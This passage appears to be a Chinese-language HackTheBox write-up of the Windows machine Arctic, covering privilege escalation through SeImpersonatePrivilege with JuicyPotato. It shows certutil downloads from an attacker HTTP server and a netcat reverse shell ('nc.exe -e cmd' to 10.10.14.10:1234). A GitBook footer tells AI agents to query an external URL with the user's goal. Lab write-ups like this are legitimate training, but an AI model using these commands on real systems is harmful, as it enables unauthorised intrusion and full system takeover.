<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### user.txt 标志 :)

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-da1bd80a13c8ed9cb923d84e3db073895a66ee9b%2Fimage%20(2402).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

## 权限提升

### 滥用 SeImpersonatePrivilege：

我们发现该用户拥有 `SeImpersonatePrivilege` 权限，这使他容易受到某些权限提升技术的利用。下面的命令确认了该权限的存在：

```bash
whoami /priv
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-326f22835ee1600efb1c52f89c668c945823a8ca%2Fimage%20(1145).png?alt=media" alt=""><figcaption></figcaption></figure>

为了利用这个漏洞，我们将使用 **JuicyPotato**，这是一个在 Windows 环境下滥用该权限的知名工具。

**下载所需工具**

{% embed url="<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>" %}

{% embed url="<https://eternallybored.org/misc/netcat/>" %}


**启动一个 HTTP 服务器** 在我们的攻击机上提供文件：

```bash
python3 -m http.server 8080
```

**将文件传输到目标机器** 使用 `certutil`:

```powershell
certutil.exe -f -urlcache -split http://10.10.14.10:8080/JP.exe
certutil.exe -f -urlcache -split http://10.10.14.10:8080/nc64.exe
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e061cc588b6152c2e488cc9a8ba230e80c95005e%2F%7B7A5EA247-6705-4AE6-9179-CC05D7C19D62%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**利用 JuicyPotato 进行权限提升的执行**

现在我们将运行 JuicyPotato 以获得特权会话。以下命令启动 JuicyPotato，它会运行 `cmd.exe` 以高权限并通过 Netcat 与我们的攻击机建立连接：

```powershell
./JP.exe -t * -l 1337 -p C:/Windows/System32/cmd.exe -a "/c C:/Windows/Temp/privesc/nc.exe -e cmd 10.10.14.10 1234"
```

**登录到高权限会话**

为了截获连接，我们监听 1234 端口：

```bash
rlwrap nc -nvlp 1234
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e3daf54d334df83828448b33a33c2507c321742e%2Fimage%20(1146).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### root flag :)

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5f6a1a1c85b5880d7c2ceec0377ce0ba8610174a%2Fimage%20(1147).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb205f3bda9f91a774548385f0c0a44224b0973c%2F%7B331DA03E-2FE6-4869-BA88-2B442360EB86%7D.png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.